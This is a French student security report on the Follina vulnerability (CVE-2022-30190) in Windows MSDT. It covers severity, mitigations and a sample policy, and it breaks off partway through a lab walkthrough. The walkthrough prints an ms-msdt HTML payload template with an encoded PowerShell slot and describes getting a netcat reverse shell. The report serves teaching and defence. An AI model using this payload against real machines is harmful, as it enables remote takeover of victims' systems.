



ECOLE NATIONALE SUPÉRIEURE D'INFORMATIQUE ET DE MATHÉMATIQUES
APPLIQUÉES DE GRENOBLE

Sécurité des systèmes d'information

CVE -2022-30190

Réalisé par :

LANJRI Walid
BEN YOUSSEF Farah
TITROFINE Amine

Encadré par :

Pr. VIARDOT Sebastien

Table des matières

Introduction	1
I - Présentation de la faille	2
1 - Généralités	2
2 - Score CVSS	2
3 - Programme compromis	3
4 - Type de compromission	3
5 - Explication du mécanisme d'exploit	3
6 - Architecture de l'exploitation de la faille	4
7 - Limiter l'impact de l'exploitation de faille	5
7 - 1 Bonnes pratiques pour limiter cette menace	5
7 - 2 Équipes de développement	5
8 - Extrait de la PSSI	5
8 - 1 Objectif	6
8 - 2 Criticité de la faille	6
8 - 3 Action préventive et curative	6
II - Exploit de la faille	8
Conclusion	16
Glossaire	17

Introduction

Dans ce rapport, nous sommes amenés à traiter une des failles pouvant avoir des conséquences négatives sur le fonctionnement normal d'un système, ainsi que sur la confidentialité ou l'intégrité des données stockées.

La vulnérabilité traitée dans ce rapport est **CVE -2022-30190**. En mai 2022, cette vulnérabilité dévastatrice de type RCE (Remote Code Execution) connue aussi sous le nom de Follina a été découverte. Cet exploit affecte Microsoft Support Diagnostic Tool (MSDT) qui une partie standard des systèmes d'exploitation Windows, et permet à un attaquant de prendre le contrôle d'un système si le protocole URL est utilisé, pour ensuite appeler MSDT depuis une application, telle que Microsoft Word.

Nous allons examiner tous les aspects de l'exploitation de cette vulnérabilité en répondant à toutes les interrogations. Ainsi, ce document est structuré comme suit :

- Le premier chapitre intitulé " **Présentation de la faille** " donnera une vue générale sur la faille, l'architecture de son exploitation et les bonnes pratiques pour limiter sa menace.

- Le deuxième chapitre intitulé " **Exploit de la faille** " est consacré à la démarche adoptée dans La simulation de la faille.

I - Présentation de la faille

1 - Généralités

Le 27 mai 2022, une équipe de recherche en cybersécurité nommée nao_sec a découvert un document Word ("05-2022-0438.doc") soumis par le Belarus à VirusTotal révélant la vulnérabilité CVE -2022-30190. Cette exploitation appelée aussi Follina permet à un attaquant distant d'utiliser un modèle de document Microsoft Office pour exécuter du code via MSDT. Cela fonctionne en exploitant la capacité des modèles de documents Microsoft Office à télécharger du contenu supplémentaire depuis un serveur distant.

Malheureusement, Microsoft n'a pas agi rapidement pour corriger ce problème. Alors que la nouvelle de l'exploit s'est répandue en juin, Microsoft n'a pas publié de mise à jour pour le corriger avant le 14 juin.

2 - Score CVSS

- CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	CWE id is not defined for this vulnerability

Pour évaluer la gravité d'une vulnérabilité, le CVSS (Common Vulnerability Scoring System) est l'un des systèmes les plus utilisés. Ce système est basé sur un ensemble de normes ouvertes et attribue un score allant de 0 à 10.

Dans le cas de "Follina", qui est relativement récente, le score CVSS est de 9,3. Cette vulnérabilité ne nécessite pas l'authentification de l'attaquant, ce qui en fait l'une des plus graves failles. Elle cause aussi une divulgation totale de l'information, ce qui entraîne la révélation de tous les fichiers du système. En outre, l'intégrité

du système est totalement compromise, ce qui entraîne une perte totale de la protection du système et peut rendre la ressource complètement indisponible.

3 - Programme compromis

MSDT est l'abréviation de Microsoft Support Diagnostics Tool, un outil utilisé pour le dépannage et la collecte de données de diagnostic à des fins d'analyse par des professionnels du support pour résoudre un problème. La faille "Follina" qu'on traite, exploite cet utilitaire pour exécuter des commandes PowerShell en s'appuyant sur des documents office. Cette vulnérabilité existe dans Office 2013, 2016, 2019, 2021, Office Pro Plus et Office 365 (sur Windows 7,10 et 11).

4 - Type de compromission

D'après Microsoft, "Follina" est une vulnérabilité de type RCE (Remote Code Execution), ce type de failles permet aux attaquants de se connecter à une machine distante via des réseaux publics ou privés et y exécuter un code arbitraire. ce type de compromission est considéré l'un des plus grave dans le groupe de vulnérabilités connues sous le nom d'exécution de code arbitraire (ACE).

5 - Explication du mécanisme d'exploit




FIGURE 1 – mécanisme d'exploit

- 1/ L'attaquant commence par l'envoi d'un document office qui n'est pas malveillant en soi (Word à titre d'exemple) pointant vers une ressource HTML contrôlée sur son serveur.

- 2/ L'utilisateur ouvre le fichier qui demande une ressource externe via la fonction de modèle externe de Word qui exécutera à son tour du code PowerShell en appelant un lien externe du type "msdt ://" URI.

- 3/ Le serveur renvoie La charge utile malveillante du côté de la victime.

- 4/ L'attaquant récupère un accès initial, élevé ses privilèges et accède à l'environnement de la victime. En exécutant des commandes PowerShell, il peut ainsi installer des programmes, visualiser, modifier ou supprimer des données... Il abuse de l'outil de diagnostic de support Microsoft.

⇒ Cette vulnérabilité concerne donc les machines client contenant l'outil de diagnostic support de Windows (MSDT) déclenchée notamment depuis une application Office.

6 - Architecture de l'exploitation de la faille




FIGURE 2 – Architecture de l'exploitation de la faille

7 - Limiter l'impact de l'exploitation de faille

7 - 1 Bonnes pratiques pour limiter cette menace

Il est extrêmement important de prendre les mesures nécessaires pour se protéger contre cette faille. Pour ce faire, il faut toujours se méfier des fichiers reçus, surtout si l'origine ou le contenu du fichier n'est pas sûr. Aussi, Partager les fichiers en utilisant le stockage cloud plutôt que le courrier électronique, afin de réduire les risques d'ouvrir un fichier dangereux, car même si les documents Office peuvent sembler innocents, ces derniers sont utilisés pour de nombreux exploits. Il est également essentiel d'appliquer régulièrement des correctifs et de mettre à jour les appareils, puisque les correctifs de sécurité peuvent mettre du temps à arriver. Finalement. Il faut garder à l'esprit que les logiciels antivirus standard ne suffisent plus à assurer la sécurité des systèmes.

7 - 2 Équipes de développement

Microsoft suggère aux administrateurs de supprimer l'entrée HKEY_CLASSES_ROOT ms-msdt file type handler de la base de données de configuration du système du registre Windows. Même si cette solution n'est pas vue d'un bon œil par de nombreux administrateurs, car elle implique la modification des paramètres dans le registre Windows qui peuvent endommager la machine s'ils ne sont pas configurés correctement, ou désactiver le protocole URL de MSDT, ce qui empêche le lancement des dépannages sous forme de liens, y compris des liens dans le système d'exploitation. En outre, La désactivation des macros Microsoft Office ne résout pas le problème de cette vulnérabilité. Les équipes informatiques et de sécurité doivent alors sensibiliser les utilisateurs finaux aux dangers des documents non fiables et des modèles distants en général.

8 - Extrait de la PSSI

Dans un environnement dans lequel Follina - CVE-2022-30190 (la faille étudiée) peut être présent dans les machines d'une entreprise. Nous devons nous appuyer sur la Politique de Sécurité des Systèmes d'Information (PSSI) qui définit les règles et les procédures à suivre pour maintenir un niveau de sécurité élevé dans l'organisme. La PSSI est un élément essentiel du Système de Management de la Sécurité des Informations (SMSI) car il permet de définir les objectifs, la criticité de la faille ainsi les actions préventives et curatives pour protéger les systèmes d'information d'une entreprise.

Dans la suite, nous rédigerons un exemple d'une PSSI pour réagir contre les tentatives d'intrusions malveillantes en exploitant la CVE étudiée, nous avons

suivi les guides de rédactions et les modèles déjà existants pour rédiger notre PSSI.

8 - 1 Objectif

L'entreprise doit sécuriser l'accès aux données sensibles et confidentielles pour protéger les données personnelles des clients ainsi les différentes informations internes de l'entreprise comme les identités des collaborateurs, l'état financier et les décisions stratégiques de l'entreprise. De plus, chaque entreprise peut être sanctionnée pour le non-respect des normes de sécurité, cela peut avoir un impact négatif sur l'image de l'entreprise. Nous devons également veiller à ce que les utilisateurs puissent accéder aux informations dont ils ont besoin pour travailler de manière efficace. Il faut noter que cette politique n'a pas pour but d'éviter tous les accès interdits aux systèmes de l'entreprise, mais plutôt pour minimiser les attaques externes, surtout de types Follina.

8 - 2 Criticité de la faille

Pour d'écrire le degré de la gravité de la faille, nous utilisons la métrique CVSS (Common Vulnerability Scoring System) qui représente la criticité d'une faille avec un score entre 0 et 10. Pour la vulnérabilité CVE-2022-30190, le score est égal à **9.3** qui est considéré comme un score très élevé. Ce résultat peut être expliqué à l'aide de plusieurs facteurs :

- **L'impact sur la confidentialité - Grand** : L'exploit permet d'accéder à tous les fichiers du système impacté
- **L'impact sur l'intégralité - Grand** : L'intégrité du système est totalement compromise. Il y a une perte totale de la protection du système, ce qui entraîne la compromission de l'ensemble du système.
- **L'impact sur la disponibilité - Grand** : L'attaquant peut rendre les ressources indisponibles.
- **La complexité de l'exploitation - Moyenne** : Certaines conditions doivent être satisfaites pour que l'attaque soit possible.
- **La nécessité d'une authentification - Non** : L'attaquant n'a pas besoin d'être authentifié pour commencer son attaque.

8 - 3 Action préventive et curative

- Mettre à jour les versions de Microsoft office et Windows.

- Désactiver le protocole URL MSDT en utilisant les commandes :

```
1      //pour sauvegarder l ancien configuration des registres
2      reg export HKEY\_CLASSES\_ROOT\ms-msdt nomFichier
3      //pour supprimer le protocole ms-msdt du registres
4      reg delete HKEY\_CLASSES\_ROOT\ms-msdt /f
5
```

- Vérifier la source des fichiers de type comme Word avant exécution.
- Une équipe des développeurs ou des experts de cybersécurité doit être en alerte permanent aux différentes vulnérabilités publié pour prévoir des attaques éventuelles et mieux sécuriser les systèmes d'information.
- Isoler les systèmes compromis en cas d'une attaque.
- Identifier les différentes backdoors qui peuvent être utilisés par l'attaquant pour maintenir l'accès aux systèmes.
- Changer les mots de passes et restaurer les sauvegardes des systèmes les plus récentes avant l'attaque.

II - Exploit de la faille

1- Préparation de l'environnement

L'exploitation de cette faille se fera en utilisant deux machines virtuelles représentant l'attaquant et la victime. Nous utiliserons donc **Oracle VM VirtualBox** pour la réalisation de l'environnement de l'exploitation composé de :

Machine de l'attaquant :

Machine créée en utilisant l'image de **Kali** disponible sur le site officiel de Kali. Ces images ont les informations d'identification par défaut "kali/kali".




FIGURE 3 – Machine de l'attaquant

Machine de la victime :

Machine représentée par une machine virtuelle Windows 10 x64, et dans laquelle, nous avons installé Microsoft Office 2016.




FIGURE 4 – Machine de la victime

Réseau d'interconnexion :

Dans les paramètres de VirtualBox, nous avons créé un réseau NAT nommé réseau-cve permettant de connecter les deux machines pour pouvoir circuler le fichier malveillant. Par la suite, on configurera ce réseau comme adaptateur NAT de chaque VM.




FIGURE 5 – Réseau d'interconnexion NAT

2- Simulation de l'attaque

Pour exploiter ce bug, un attaquant peut créer un fichier HTML qui s'appelle l'assistant de dépannage en utilisant "ms-msdt" et le force à exécuter du code PowerShell en ajoutant des paramètres spécifiques à sa commande, comme dans l'exemple suivant :

```
<script>
location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
\"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-
Expression($(Invoke-
Expression('[System.Text.Encoding]+'+[char]58+[char]58+'Unicode.GetString([System
.Convert]+'+[char]58+[char]58+'FromBase64String(my base64 encoded
command)))'))i../../../../../../../../../../../../../../../../Windows/System32/mpsig
stub.exe\"";
</script>
```

FIGURE 6 – Exemple de script

Et puis en exécutant un fichier python, on crée un fichier Word qui a l'extension **.docx** pour l'envoyer à la victime. on peut spécifier un port de communication avec *"-r numero-de-port"* pour établir une connexion TCP en utilisant **netcat**. Et par la suite, on peut avoir accès au Shell de victime.




FIGURE 7 – Exécution de programme




FIGURE 8 – Les ports ouverts sur la machine de l’attaquant après l’exécution de programme

Après l’exécution du programme, un nouveau fichier doc est apparu, ce fichier peut paraître simple, mais il contient dedans un script malveillant qui donne à l’attaquant un accès au **reverse shell** de la victime. Pour récupérer le fichier doc




FIGURE 9 – fichier doc malveillant

dans la machine de la victime, on utilise un **SimpleHTTPServer** fourni par python, et qui permet de partager les fichiers sur le réseau que nous avons créé. Sinon, en réalité, peut être partagé dans un email de spam ...




FIGURE 10 – Lancement de SimpleHTTPServer de python




FIGURE 11 – accès des fichiers dans la machine de l'attaquant

Après avoir désactivé **Windows Defender**, on télécharge le fichier doc malveillant, et pour modifier ce fichier, on clique sur *Enable editing*. Ensuite, un pop-up Microsoft Support Diagnostic Tool (MSDT) s'ouvre

